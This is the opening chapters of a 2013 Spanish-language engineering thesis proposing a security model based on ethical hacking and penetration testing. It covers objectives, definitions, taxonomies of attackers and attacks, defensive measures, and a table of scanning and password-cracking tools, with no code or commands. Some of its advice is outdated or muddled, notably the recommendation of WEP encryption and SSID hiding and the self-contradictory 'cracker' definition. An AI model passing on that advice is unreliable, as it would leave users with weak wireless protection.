PONTIFICIA UNIVERSIDAD CATÓLICA DEL ECUADOR
FACULTAD DE INGENIERÍA
ESCUELA DE SISTEMAS

DISERTACIÓN PREVIA A LA OBTENCIÓN DEL TÍTULO DE
INGENIERO EN SISTEMAS

"PROPUESTA DE UN MODELO ESTÁNDAR DE SEGURIDAD APLICANDO MÉTODOS DE TESTING & ETHICAL HACKING"

AUTOR:
JENIFFER ALEXANDRA RIZZO RAZA

DIRECTORA:
BEATRIZ CAMPOS

QUITO – 2013

Resumen

Se procede a realizar un análisis sobre una propuesta de un modelo estándar de seguridad aplicando métodos de Testing & Ethical Hacking. Este modelo de seguridad servirá como insumo o herramienta de apoyo para poder hacer un análisis de la TI (Tecnología de la Información), donde se pueda definir y observar todas las vulnerabilidades de amenaza y de ataque sobre el mismo; y que a su vez la implementación de dicho modelo, sea capaz de arrojar resultados y pueda plantear recomendaciones, así como posibles soluciones para mitigar estos inconvenientes. Así, la presente disertación pretende exponer resultados favorables en cuanto a la sostenibilidad y vialidad sobre la aplicación de modelos de seguridad informática.

Agradezco a mi familia y amigos por el apoyo y presión constante para que pueda cumplir con este sueño, al igual a mis profesores por el conocimiento y ayuda. Un agradecimiento especial para David que me ayudo total e incondicionalmente.

INDICE DE CONTENIDOS

Contenido

INDICE DE TABLAS

INDICE DE CUADROS

INDICE DE ILUSTACIONES

INDICE DE CAPTURA DE PANTALLA

1. Capítulo I

1.1 Introducción

El Ethical Hacking es una nueva tendencia que surge en las comunidades cibernéticas y en todos los espacios virtuales a nivel general desde el año 1984 a través de los análisis emitidos y publicaciones hechas por el periodista Steven Levy (estadounidense autor de varios libros sobre informática, tecnología, criptografía, internet, seguridad cibernética y privacidad) donde anuncia detalles acerca de los principios morales enmarcados en la cultura y responsabilidad informática.

En la actualidad, el mundo suele conmocionarse por los anuncios donde se indica de la nueva creación de virus o de ataques informáticos realizados por los denominados hackers, siendo tan alarmantes y sensacionalistas dichas noticias, que no han hecho más que tergiversar el significado de la palabra hacker, considerándola como un equivalente a personas que realizan actividades criminales. Por lo tanto es necesario aclarar que el hacking no siempre es una actividad de carácter negativa, pues el Ethical hacking, o el hacking ético en español, buscan darle un giro a este concepto contradictorio; pues es precisamente lo que la presente disertación tratará de plasmar y exponer, una vez que se aplique una propuesta de modelo estándar de seguridad informática, a través de una planificación, coordinación y análisis sobre las vulnerabilidades en un determinado sistema.

Con el pasar del tiempo y en los últimos años, la panorámica mundial respecto a la delincuencia y transgresiones de carácter cibernético han venido cambiando de una manera drástica, puesto que los criminales informáticos emplean en sus actividades delictivas, las destrezas tecnológicas más sofisticadas en el campo del conocimiento de la seguridad cibernética.

Constantemente, plataformas como las de los correos electrónicas de carácter "spam", intrusión en los sitios corporativos de perfil administrativo, financiero y/o logístico, así como otros ataques de esta naturaleza, se lo realiza en su mayoría por equipos de trabajo fraudulentos, conformados de "genios informáticos". Estos ataque, que en la mayoría de sus veces no solían ser maliciosos, han venido evolucionando gradualmente en organizaciones criminales del espacio cibernético, los cuales se destacan por realizar movimientos de cantidades exuberantes de dinero a través de redes y canales ilegales, o tergiversar la información tanto de entidades públicas como de representaciones privadas a nivel mundial.

Para año 2010, los delitos cibernéticos por motivos de índole política, habían penetrado en el ciber espacio mundial, donde los sistemas de armamento, mando y de control también han sido motivo de ataques, donde se ha desplegado y ejecutado el espionaje y el sabotaje. Por ejemplo, los ataque realizados sobre el espionaje digital de las redes informáticas en Lockheed Martin y la NASA. Para este mismo año, el número de

software y programas específicamente focalizados a dispositivos móviles de carácter malicioso, crecieron en un 46% en referencia al 2006.[1]

La aplicación de un hacking ético, busca determinar las flaquezas existentes, como anteriormente se ha mencionado, sobre el acceso a las diferentes tipos de redes, donde surgen como insumos y herramientas de aplicación, actividades como la auditoria y el control; lo que hace que se pueda obtener un reporte de las amenazas que se presentan en dichas redes y como resultado poder generar un análisis referencial para poder mitigar los riesgos de acceso.

El Ethical Hacking consiste en establecer una penetración controlada, fiscalizada y vigilada sobre los sistemas informáticos institucionales, de la misma manera en la que lo podría realizar un hacker "pirata" pero de una manera ética y correcta, previa a una autorización otorgada. Es por ello, que el objetivo principal de la aplicación de la ética en el hacking, es trabajar sobre el desarrollo de procesos, metodologías y técnicas que permitan estableces una serie de recomendaciones para poder solucionar y solventar los amenazas en la red.

En esta coyuntura y una vez planteadas tanto la problemática actual sobre el hacking y las soluciones a través de una visión éticas en el desarrollo práctico de seguridades ante

[1]John Herhalt. Cyber Crime-A Growing Challenge for Governments. USA, KPMG editorial, 2011. Página 6.

una indagación de un sistema o red determinado, es procedente plantear el justificativo de la presente disertación, así como la hipótesis y los objetivos.

1.2 Planteamiento del problema

1.2.1 Definición del problema

Tanto en el Ecuador como en el mundo entero y debido a la globalización, las problemáticas de carácter informático que existen en el ciber espacio son de gran preocupación, toda vez que los mismos se relacionan con indicadores de actos delictivos o criminales debido al hackeo pirata. La vulnerabilidad de los sistemas ante los posibles ataques, es un factor para que la integridad y privacidad de los sistemas en las distintas organizaciones se vean afectadas.

Entre los desafíos que se presentan ante la problemática de establecer metodologías que promuevan el Ethical hacking, está le realizar análisis consecutivos sobre la vulnerabilidad de los sistemas considerados como parte de los dispositivos que se encuentran expuestos dentro de la red, ya sean estos publicados dentro del Internet y/o accedidos por proveedores a través de un VPN (Virtual Private Network) o enlaces que consideran aspectos como los de:

- Probabilidades de amenaza identificadas
- Magnitud del impacto sobre el sistema, el cual se lo mide considerando los criterios de confidencialidad, disponibilidad e integridad considerando los criterios y el nivel de explotación del mismo.

En este sentido, la intensión principal de Testing & Ethical hacking se fundamenta en realizar y establecer un intento de ataque controlado sobre los sistemas de información y las redes, con el objetivo de identificar posibles vulnerabilidades a las que estos se encuentran expuestos; y donde posteriormente, se pueda realizar una definición de planes contingentes y de acción, que permitan contrarrestar este tipo de peligros.

El propósito es simular los tipos de ataques e intrusos, así como también los métodos de acción que se podrían utilizar para afectar de alguna manera un determinado sistema, obteniendo evidencias concretas y certeras que sean funcionales y que sirvan como insumos para proteger los sistemas a ser analizados. Adicionalmente, es necesario tomar en cuenta que es indispensable realizar pruebas periódicas de funcionamiento, mantenimiento y privacidad del sistema, puesto que pese a las precauciones que se tomen para evitar los ataques, no siempre todas las metodologías empleadas serán suficientes para mitigar las posibles y futuras amenazas.

1.2.2 Delimitación de la investigación

En el estudio se analizan los niveles de eficiencia sobre la aplicación del Ethical Hacking en los sistemas y redes del ciber espacio, ya sea en ámbitos financieros, administrativos como también en aspectos logísticos, recalcando que en la actualidad existe un porcentaje considerable de ataques a la seguridad de los sistemas, lo cual limita la privacidad informática de diferentes organizaciones y empresas.

La información correspondiente a las técnicas, metodologías y lineamientos que se sugieren emplear para desarrollar modelos que garanticen la seguridad dentro de los sistemas, ha sido tomada de publicaciones y documentos oficiales, los mismos que han sido desarrollados por empresas que se dedican a realizar auditorías informáticas, como es el caso de Deloitte, Ernst & Young y KPMG.

Debido a la necesidad de desarrollar una propuesta de modelamiento de seguridad que cumpla con las especificidades técnicas y viables para su aplicación, es fundamental realizar una investigación y estudio exhaustivo sobre las teorías y sus sugerencias de ejecución, por lo que el trabajo tiene como límite temporal el período julio 2012 – agosto 2013.

El análisis y ejecución práctica, contempla la necesidad de emplear mecanismos de seguridad informática basada en el hacking ético, que se identifica paralelamente con

cambios e impactos sociales, culturales, económicos e incluso aspectos políticos de un país determinado, lo cual genera respuestas y soluciones que se adaptan a la problemática de manipulación irresponsable de información.

1.2.3 Preguntas de Investigación

General:

¿Cuál es el impacto que se genera ante la implementación y desarrollo de un modelo estándar de seguridad aplicando el Ethical Hacking sobre la infraestructura tecnológica de una institución u organización determinada?

Específicas:

- ¿Cuál es la importancia sobre el uso y aplicabilidad de las diferentes herramientas y metodologías informáticas para desarrollar técnicas eficientes de Testing & Ethical Hacking?
- ¿Cuál es el alcance de analizar la situación actual en la que se desenvuelven los servidores y equipos informáticos del LTIC de la Facultad de ingeniería de PUCE?
- ¿Cuál es la necesidad de emplear una propuesta de modelo de seguridad para una infraestructura tecnológica?

1.3 Objetivos

General:

Analizar y desarrollar un modelo estándar de seguridad eficiente, sobre el cual se aplique métodos de Testing &Ethical Hacking, y que el mismo sea empleado sobre la funcionalidad de equipos y servidores de una institución u organización determinada, logrando demostrar que a través de dicho modelo se puede determinar las vulnerabilidades de la infraestructura tecnológica.

Específicos:

- Investigar y analizar la pertinencia de las diferentes metodologías informáticas que sirven para desarrollar técnicas adecuadas y eficaces de Testing & Ethical Hacking sobre cualquier tipo de infraestructura tecnológica.
- Describir la situación actual sobre la administración de los servidores y equipos informáticos del LTIC de la Facultad de Ingeniería de la PUCE.
- Analizar el alcance que tiene la preparación y presentación de una propuesta de modelo de seguridad eficiente sobre una infraestructura tecnológica determinada.
- Analizar y definir el beneficio que se obtiene tanto a nivel público como a nivel privado, una vez que se ha realizado una aplicación práctica de una metodología de Ethical Hacking.

1.4 Metodología del trabajo

1.4.1 Tipo de investigación

La investigación es correlacional descriptiva, por cuanto es necesario describir los efectos e impacto que se genera al implementar un modelo de seguridad utilizando métodos de Testing y Ethical Hacking.

La investigación de tipo correlacional se fundamentó en la asociación y en el vínculo que mantienen dos o más variables del estudio, para lo cual se determinó el grado de relación que se tiene entre los niveles de vulnerabilidad de las infraestructuras tecnológicas y el beneficio que la diferentes instituciones u organizaciones pueden alcanzar a través de las implementación de modelo de seguridad; justificando de esa forma la sostenibilidad del proyecto en el mediano y largo plazo.

El tipo de investigación descriptivo desarrolló la investigación exploratoria en los capítulos II y III, así como la investigación práctica en los capítulos IV y V; basándose en la recolección y análisis de datos que permitan que se pueda establecer una clara imagen de la situación actualidad de una plataforma informática de una institución determinada, y de manera inmediata poder hacer una propuesta de un modelamiento de seguridad que aplaque las vulnerabilidades de ataque sobre la infraestructura tecnológica.

1.4.2 Método de investigación

El estudio ha utilizado el método inductivo - deductivo el cual se fundamenta en la asociación de un conjunto ordenado y secuencial de fases que se siguen, para realizar intervenciones y emplear mecanismos de acción oportunos y eficientes.

La indagación y método utilizado, pretende desarrollar en primera instancia, una investigación exploratoria en términos del marco teórico, para que de esta manera se pueda proponer un modelo de seguridad eficiente donde se apliquen metodologías de Testing & Ethical Hacking en base a las diversas teorías existentes; y en una segunda instancia se procederá a utilizar una investigación aplicada, donde se pueda poner en práctica la investigación de la teoría.

1.4.3 Fuentes de información

La entrevista y la recopilación de documentos, son uno de los procedimientos mayormente empleados en lo que se refiere a investigaciones que tendrán como finalidad desarrollar propuestas de aplicaciones y modelos, ya que dichos procedimientos permiten acceder a información certera y cercana a la realidad.

Adicionalmente, se utilizaron datos que reposan en diferentes organizaciones, empresas e instituciones que se dedican a realizar auditorías informáticas, aplicando metodologías y técnicas de hacking ético en cualquier entorno.

Como herramientas de apoyo sobre la información, se acudió a publicaciones oficiales que mantengan relación con el tema tratado; los mismos que fueron de ayuda para determinar la fundamentación teórica de la investigación.

1.4.4 Procedimiento metodológico

Para el estudio, se recopiló información sobre los diferentes metodologías de Testing & Ethical Hacking, por lo que se requirió analizar las explicaciones y argumentos que se mantienen en referencia al empleo de técnicas de seguridad sobre las plataformas informáticas; actividades que pueden llegar a generar un alto impacto positivo en las diversas instituciones al momento de querer generar privacidad sobre sus datos e información.

Al mismo tiempo y partiendo de estas explicaciones, se evidenció efectos y fenómenos cibernéticos que pueden ir desarrollándose en el entorno ante posibles ataques, delitos y crímenes a través de la red, mimos que pueden contrarrestarse si se emplean mecanismos de prevención adecuados.

Al estudiar detenidamente los recursos teóricos, el desarrollo de esta investigación, mantuvo concentración en el levantamiento de información que se enmarca en las técnicas informáticas que mantienen las diferentes organizaciones e instituciones, mismas que fueron consideradas como un aspecto de gran relevancia ya que estas son tomadas como parte de los lineamientos que permiten generar un mapeo sobre los procesos, con la finalidad de revelar su alcance, estructura, gestión y seguridad.

Una vez analizadas las diferentes metodologías como parte de la presente disertación, se procedió a vincular estos argumentos con el desarrollo y propuesta de un modelo de seguridad eficiente, donde se llega a determinar la intensidad y magnitud de las vulnerabilidades que mantienen los diferentes sistemas o equipos; donde al mismo tiempo se realizan propuestas para mitigar estas debilidades.

Finalmente, se hizo un acercamiento sobre el impacto que se produce al emplear una propuesta de modelo de seguridad; y a través de los resultados obtenidos, se pudo evidenciar la necesidad de fortalecer y mejorar la gestión de la infraestructura tecnológica, aplicando técnicas del Ethical Hacking.

2. Capítulo II: Fundamentación teórica: Métodos de Ethical Hacking

Una vez revisadas las diferentes teorías y definiciones que se citan en las referencias bibliográficas de esta disertación acerca de las metodologías de "Ethical Hacking" basadas en los argumentos de varios autores; se ha podido establecer una reseña sobre los contenidos que manifiestan el conocimiento sobre diferentes aspectos como es el caso de las herramientas informáticas tanto de ataque como de defensa, factores de mitigación y medidas de prevención.

Posteriormente y basándose en las explicaciones académicas, se diseño un cuadro comparativo para facilitar el entendimiento de las diferentes metodologías de auditoría (ISECOM, OSSTMM, ISAF, OWASP).

2.1 Introducción al Hacking

En los últimos años, se ha desarrollado la era digital en donde la comunicación en línea está en pleno auge entre las personas que lo utilizan, los usuarios de internet y los gobiernos se enfrentan a un mayor riesgo de convertirse en blanco de ataques cibernéticos. Los ciber delincuentes no solo continúan desarrollando y mejorando sus técnicas, sino también cambian sus objetivos. Es por eso, que se comienza a dar relevancia a temas relacionados con pruebas de penetración con el fin de detectar a tiempo cualquier vulnerabilidad que pueda causar riesgo a la empresa. Se detectó que

existe un número considerable de fraudes o intrusión en sus labores, es por eso que las empresas buscan la manera de minimizar y mejorar la seguridad en sus aplicaciones. Actualmente hay cerca de 2 mil millones de usuarios de internet y más de 5 mil millones de usuarios que utilizan telefonía con internet. [2]

Las pruebas de penetración son también denominadas "Pentest", es un método de evaluación de vulnerabilidades que pueden presentarse en el sistema, aplicativos y redes. Este método se ejecuta por medio de la simulación de amenazas internas o externas según el alcance o necesidad del cliente[3]. Es por eso que se han desarrollado metodologías que demuestran cómo desplegar el testeo de seguridad. Es muy importante que el cliente tenga un conocimiento previo de las actividades y pasos a seguir en el testeo de seguridad para tener un alto grado de involucramiento para el momento de efectuar la actividad.

El desarrollador debe escoger estándares, procesos y pasos a ejecutarse dependiendo del ambiente ya que de esta manera podrá presentar resultados específicamente diseñados para que el cliente y poder tener un entendimiento del estado, riesgos, vulnerabilidades y alternativas de mitigar el problema existente. Adicionalmente ahorraría tiempo significante al seguir una metodología y en la toma oportuna de decisiones ante algún ataque.

[2] John Herhalt. Cyber crimes a Global Challenge for Governments, USA, KPMG editorial, 2011. Pág. 4.
[3] Thomas Wilhelm. Professional Penetratio Testing, USA, Elsevier, 2010, Página. 197-214

La metodología OSSTMM cita: “La calidad del resultado final de un test de seguridad suele ser difícil de juzgar sin una metodología estándar.”[4] Es decir, que si no se siguen las mejores prácticas de alguna metodología se podría llegar a no analizar completamente todas las vulnerabilidades que podrían representar gran riesgo para la organización evaluada.

2.1.1 Conceptos generales

Es importante tener un conocimiento previo de las terminologías y conceptos relacionados al hacking, es por eso que a continuación se detallará términos y conceptos básicos[5]:

- **Hacking:** El hacking se desarrolla por una persona quién maliciosamente ingresa a un sistema por fines personales, beneficios o venganza. Estos pueden modificar, borrar o robar información crítica. La mayoría de los hackers maliciosos son los ladrones electrónicos.
- **Theat:** Acción potencial de alterar la seguridad de un sistema con o sin conocimiento de sus vulnerabilidades.
- **Vulnerabilidad:** Grado en el cual una actividad del sistema es susceptible a un daño por la influencia de un factor externo o agente dañino.

[4] Kelsy Mitiger. Metodología OSSTMM.http://www.isecom.org/research/osstmm.html Acceso: (12/08/2013)
[5] Charles Palmer. Ethical Hacking Dictionary. London, Cambridge, 1991. Página 677

- **Ataque:** Cualquier acción que causa daño o destrucción del sistema.
- **Target-Objetivo:** Punto de ataque u objetivo que se tiene en el momento de un ingreso malicioso al sistema.
- **Ataques remotos:** Un ataque sin conexión directa con el objetivo.
- **Hacker:** Atacante malicioso quien inicializa las actividades contra el objetivo
- **Seguridad lógica:** Hace referencia a la configuración adecuada que el sistema debe tener para poder evitar posibles accesos a recursos y configuraciones por parte de personal no autorizado.
- **Seguridad física:** Hace referencia a todos los aspectos que deben ser considerados en el entorno en donde se encuentran los servidores, computadores y demás equipos tecnológicos que contengan información crítica para la empresa.
- **Firewall:** Son programas diseñados para bloquear conexiones no autorizadas en una red.

El hacer referencia al término hacking, se refiere principalmente a entradas no autorizadas a un sistema o aplicación con fines de beneficio personal o simplemente con el fin de realizar algún tipo de daño al usuario. Actualmente, este tema se encuentra distorsionado ya que se piensa que el termino hacker tiene el mismo significado que el de un delincuente.

El fundador del movimiento de software libre, Richard Stallman, establece que estos términos no tienen ningún tipo de similitud por lo que nunca deberían ser comparados.

Un hacker en informática, es una persona que le apasiona el conocimiento, que tiene deseos de mejorar sus conocimientos, sus habilidades en donde los factores importantes para su desarrollo se basan especialmente en la creatividad y curiosidad ante la investigación de la vulnerabilidad informática.

2.1.2 Conceptos básicos de TCP/IP

TCP/IP es un modelo de protocolos de red, que permite que un equipo pueda comunicarse con una red, es decir, provee una conectividad de extremo a extremo especificando la comunicación y formato con el que deberían ser difundidos los datos.

A continuación, se presentan conceptos básicos de TCP/IP[6]:

a) **Paquete de datos:** Encapsulación de datos a través de diferentes tramos desde el origen de destino.

b) **Direcciones físicas y lógicas:** Forma de identificar un host o un dispositivo de red en Internet.

c) **Paquetes de datos:** Encapsulación de datos a través de diferentes tramos desde el origen a su destino.

[6] Charles Palmer. Ethical Hacking Dictionary. London, Cambridge, 1991. Página 287

d) **Direcciones físicas y lógicas:** Formas de identificar un host o dispositivo de red en Internet. TCP/IP, UDP y los puertos de Servicios Cómo se comunican los hosts entre sí con diferentes propósitos y a través de diferentes aplicaciones.

e) **DNS Sistema de Nombres de Dominio:** Esta sección se centra en la importancia de los nombres de hosts y traducciones de números IP.

f) **Enrutamiento:** Cómo los datos son dirigidos desde un host emisor a un host receptor.[7]

El resultado de una exploración a los puertos es catalogado en tres:

Abierto.- Envió de respuesta indicando que el servicio está activo. El que el puerto se encuentra abierto representa un cuadro vulnerable ya que fácilmente el atacante puede tener acceso.

Cerrado o denegado.- Envió de respuesta que indica la negación de servicio

Bloqueado o caído.- No existe respuesta de servicio alguno.

2.1.3 Identificación de intrusos – tipos de atacantes

[7]Johann Prisley. TCP/IP. Internet: http://segweb.blogspot.com/p/conceptos-basicos-de-tcpip-protocolo-de.html. Acceso: (17/08/2013)

Sobre este tipo de identificación, es necesario hacer énfasis sobre la diferente tipología de atacantes, los mismos que poseen finalidades y objetivos diferentes. Es importante mencionar además, que la explicación en la tabla que a continuación se detalla, es producto de la información investigada en las publicaciones del canadiense John Herhalt, donde hace una serie de esclarecimientos acerca de los crímenes realizados a nivel mundial utilizando el ciberespacio e identificando paralelamente diferentes tipos de ataque.

Tabla Nº 1: Tipos de atacantes

Atacante	Definición	Motivación
Hacker	El término "Hacker" trasciende a los expertos relacionados con la informática, un hacker es aquella persona que le apasiona el conocimiento, descubrir o aprender nuevas cosas y entender el funcionamiento de éstas. Se dedica a buscar y solucionar problemas.	Advertencia existente del fallo, al fabricante o desarrollador.

Atacante	Definición	Motivación
Cracker	Un cracker es alguien que viola la seguridad de un sistema informático. Cracker es quien diseña o programa cracks informáticos, que sirven para modificar el comportamiento o ampliar la funcionalidad del software o hardware original al que se aplican, sin que en absoluto pretenda ser dañino para el usuario del mismo.	Intrusión con fines de beneficio personal o para hacer daño al dueño u organización.
Phreaker	Orientan sus estudios y ocio hacia el aprendizaje y comprensión del funcionamiento de teléfonos de diversa índole, tecnologías de telecomunicaciones, funcionamiento de compañías telefónicas, sistemas que componen una red telefónica y por último; electrónica aplicada a sistemas telefónicos.	Su propósito es obtener llamadas de manera gratuita, por espionaje o solo por romper la seguridad de las líneas.

Atacante	Definición	Motivación
Lamer	Persona falta de habilidades técnicas, sociabilidad o madurez considerada un incompetente en una materia, actividad específica o dentro de una comunidad, a pesar de llevar suficiente tiempo para aprender sobre la materia, actividad o adaptarse a la comunidad que le considera un lamer. Pretende robar contraseñas de correos electrónicos o acceder a computadoras de forma no autorizada. Grave error: un lamer es el primer incauto porque los programas que usa suelen estar infectados para atraparlos.	No presenta motivación alguna.
Defacer	Este se dedica a explotar fallos en sitios web. Generalmente con ayuda de programas (tendencia de convertirse en lamer) o bien, con sus conocimientos propios (puede llegar a cracker o hacker).	Los defacer suelen hacerlo por diversión o por manifestar su inconformidad ante ciertas páginas.

Atacante	Definición	Motivación
Newbie	Es un concepto estrechamente ligado a internet. Inicialmente se aplicó el término para describir a un principiante que se adentraba en un campo de la computación, siendo comúnmente usado para indicar a usuarios de internet de prominente práctica pero de corto conocimiento técnico, a un recién llegado a un foro o comunidad.	No presenta motivación alguna.

Información extraída de:
John Herhalt. Ciber crimes a Global Challenge for Governments. Internet. http://vateos.net/2010/02/hacker-cracker-lamer-defacer-scriptkiddie-newbie-phreaker. Acceso: (18/08/2013)

Además, dentro del mundo informático existe otro tipo de conceptualización denominado "el mundo de los sombreros", este tipo de términos se define por los diferentes grupos de hackers en función a su comportamiento, por ejemplo:

a) **Hackers de sombrero negro:** Violan la seguridad informática con el fin de obtener un beneficio personal o simplemente con el fin de provocar algún tipo de mal hacia una persona o una organización tales como: robo de número de tarjetas de crédito o recolección de datos personales para su venta a los ladrones de identidad. Este tipo de

hackers encajan en el concepto de hackers criminales ya que realizan actividades ilegales, encuentran algún tipo de vulnerabilidad en la seguridad y están son vendidas a organizaciones, además de que comprometen la información.

b) **Hacker de sombrero blanco:** Esta categoría es lo contrario a los hackers de sombrero negro, es lo que actualmente denominamos los hackers éticos; estos utilizan sus habilidades con fines éticos y legales. Su finalidad es poner a prueba los sistemas de seguridad informática para poder detectar las posibles vulnerabilidades que puede ser riesgo para la persona u organizaciones, adicionalmente informa como los atacantes pudieron tener acceso con el fin de mejorar los mecanismos de defensa. Este tipo de perfil se maneja con la debida autorización por parte de la persona que requiera el servicio. Un hacker de sombrero blanco genera "pruebas de penetración", facilita a los desarrolladores para que su producto final sea de calidad y con todas las seguridades posibles del caso.

c) **Hacker de sombrero gris:** Un hacker de sombrero gris no tiene un fin de beneficio personal o para causar algún daño, pero si puede actuar de manera poco ética. El fin del hacker es intentar manipular un sistema informático sin permiso alguno y comprometer su seguridad. En el caso de que descubra algún fallo en la seguridad o en un sitio web, el hacker de sombrero gris rebela la falla públicamente en lugar de informar a la empresa para que remedie esta falla. Lo que provocaría un caos en el caso de que los hacker de sombrero negro quieran acceder por medio de esta vulnerabilidad reportada al sistema.

2.1.4 Identificación - tipos de ataques

Al respecto, es necesario mencionar que a este tipo de ataques se los detalla como las diferentes maneras o técnicas en las que un hacker ataca a su víctima con la finalidad de cumplir un objetivo.

Tabla Nº 2: Tipos de ataques

Tipo de ataque	Detalles
Virus y gusanos	Son programas informáticos que afectan a los dispositivos de almacenamiento de una computadora, red o sistema, replicando la información del usuario de una manera indiscriminada y sin que se pueda ejercer control
Mensajes Spam	Son correos electrónicos no solicitados o mensajes de grupos de noticias no deseados. Los mensajes de Spam son enviados sin el consentimiento del receptor. Creando potencialmente una amplia gama de problemas.
Troyanos	Un troyano es un programa que parece legítimo. Sin embargo, una vez ejecutado, se pasa a localizar la información de contraseñas o hace que el sistema operativo sea más vulnerable a la futura entrada. Un troyano puede destruir programas o datos en el disco duro.

Tipo de ataque	Detalles
Denegación de servicio (DoS)	Ocurre cuando los delincuentes tratan de derribar sitios web, computadoras o redes enviando varios mensajes.
Malware	Es un software que toma el control del ordenador de cualquier individuo con el fin de difundir un error a otros dispositivos de otras personas o perfiles de redes sociales. Este tipo de software puede crearse para utilizar "botner"- es una red de ordenadores controlados remotamente por hackers, conocido como "herders" con el fin de distribuir spam o virus.
Scareware	Ciber delincuentes obligan a los usuarios a descargar algún software. Si bien este tipo de software se presenta como el software antivirus, después de algún tiempo estos programas comienzan a atacar el sistema del usuario.
Phising	Están diseñados para robar el usuario y contraseña. Por ejemplo: el estafador puede acceder a las cuentas bancarias de las víctimas o asumir el control de sus cuentas.

Tipo de ataque	Detalles
Fraude fiscal	Los atacantes cibernéticos pueden obstaculizar los procesos de recaudación de impuestos o hacer reclamos fraudulentos.
Carders	Robo de tarjetas de crédito es otro de los principales delitos cibernéticos con el uso de tarjetas duplicada.
Ataques cibernéticos	Expertos creen que algunas agencias gubernamentales también pueden estar usando los ataques cibernéticos como un nuevo medio de guerra. Uno de estos ataques se produjo en 2010, cuando se utilizó un virus informático llamado "STUXNET" para llevar a cabo un invisible ataque al programa nuclear de Irán. El objetivo era desactivar el enriquecimiento de uranio de las centrifugas.

Información extraída de:

John Herhalt. Ciber crimes a Global Challenge for Governments. Internet. http://vateos.net/2010/02/ hacker-cracker-lamer-defacer-scriptkiddie-newbie-phreaker.Acceso: (18/08/2013)

2.1.5 Herramientas de ataque y defensa

Actualmente, existen muchas herramientas de ataque y defensa, debido al incremento de ataques electrónicos, por lo que las empresas deben tomar medidas para defender sus intereses. Por lo tanto, determinando variables como la complejidad, la importancia e impacto informático de defensa, se ha establecido las principales claves de acción sobre las posibles vulnerabilidades a todo nivel.

- Entender la cantidad de la información que es proporcionada a las redes internas y externas (Internet e Intranet).
- Evaluar la información divulgada por los sistemas y dispositivos ya que en el caso de no tener control puede presentar un gran riesgo sobre la seguridad e integridad de la información de la empresa.
- Implementación y optimización de firewalls, configuración de servicios disponibles con el fin de detectar y bloquear posibles actividades de alto riesgo.
- Los ataques de ingeniería social son muy comunes, se basan únicamente en realizar actos engañosos contra los usuarios finales. Para esto es necesario implementar políticas de seguridad con eficacia, realizando capacitaciones, concientizaciones regulares de las políticas de seguridad y alertar a los usuarios de las últimas amenazas de ingeniería social, considerando aspectos como:

- ✓ Políticas de caducidad de contraseña.
- ✓ Privilegios a los usuarios.
- ✓ Proceso de identificación de usuarios.
- ✓ Monitoreo de usuarios.
- ✓ Lealtad sobre las clausulas de confidencialidad de una empresa.

- Existen medidas de seguridad para aplicaciones web como las siguientes:

  - ✓ Validación de los parámetros de entrada en las aplicaciones web con el fin de proteger contra ataques de inyección de SQL.
  - ✓ Manejo de errores de seguridad de la aplicación, con el fin de controlar la información que es compartida.
  - ✓ Uso de HTTP seguros que cifre la información de forma confidencial.
  - ✓ Gestión de derechos de acceso para proteger al servidor WEB de posibles ataques.
  - ✓ Protección en las sesiones y cookies que genera la aplicación.

- Existen medidas de seguridad para la red Wireless como las siguientes:

  - ✓ Explorar y descubrir los puntos de acceso no autorizados con regularidad. Por medio de Wardriving se puede evaluar la cobertura de dicha red inalámbrica, además de los posibles puntos de acceso no autorizados.

- ✓ Cambiar los usuarios y contraseñas de las cuentas configuradas por default.
- ✓ Usar encriptación WEP- WAP.
- ✓ Desactivar la difusión del SSID.
- ✓ No auto conectar con otras redes WIFI.
- ✓ Habilitar las configuraciones del firewall.
- ✓ Deshabilitar la administración remota.

Por lo tanto y de igual forma tomando como referencia las explicaciones de seguridad informática de John Herhalt, se detalla en la tabla Nº 3, donde se hace mención a las herramientas que se sugiere sean estudiadas y analizadas para reforzar conocimientos acerca de ataques y defensa informática.

Tabla Nº 3: Herramientas de ataque y defensa

Objetivo	Herramienta
Dispositivos de red	• Nmap (Network Mapper) es una herramienta exploratoria, que utiliza paquetes IP para determinar los host que están disponibles, los servicios que ofrece y otras características e información que cada host podría estar brindando. • Nessus es una herramienta para la evaluación de posibles vulnerabilidades.

Objetivo	Herramienta
Dispositivos de red	• eEye Retina Network Security scanner es una herramienta que escanea todos los host que se encuentran en un red e informa las vulnerabilidades encontradas. Adicionalmente realiza una evaluación de riegos.
Dispositivos de red	• Metas ploit es una plataforma de código abierto que ayuda en test de penetración • John the Ripper es un cracker de contraseñas • THC hidra es un cracker de inicio de sesión de red
Sistema operativo	• Angry IP es la herramienta que se utiliza para escanear direcciones IP y poder obtener información de ellas. • LophtCrack es una herramienta de auditoría de contraseñas que permite la recuperación, medir complejidad y debilidad de las mismas. • QualysGuard es una herramienta de gestión de vulnerabilidad y riesgos.
Aplicaciones Web	• WebinspectSPI Dynamics se encarga de reportar vulnerabilidades dentro del desarrollo. • Paros permiter evaluar vulnerabilidades de desarrollo


Objetivo	Herramienta
Aplicaciones Web Personalizadas	• Wikto Permite encontrar errores en los servidores web • Watchfire App Scan es una herramienta de auditoría de seguridad • Web Scarab utiliza protocolos HTTP y HTTPS con el fin de realizar un análisis de las aplicaciones que se comunican por estos medios.

Información extraída de:
John Herhalt. Information Security Workshop. Internet. http://vateos.net/2010/02/hacker-cracker-lamer-defacer-scriptkiddie-newbie-phreaker. Acceso: (18/08/2013)

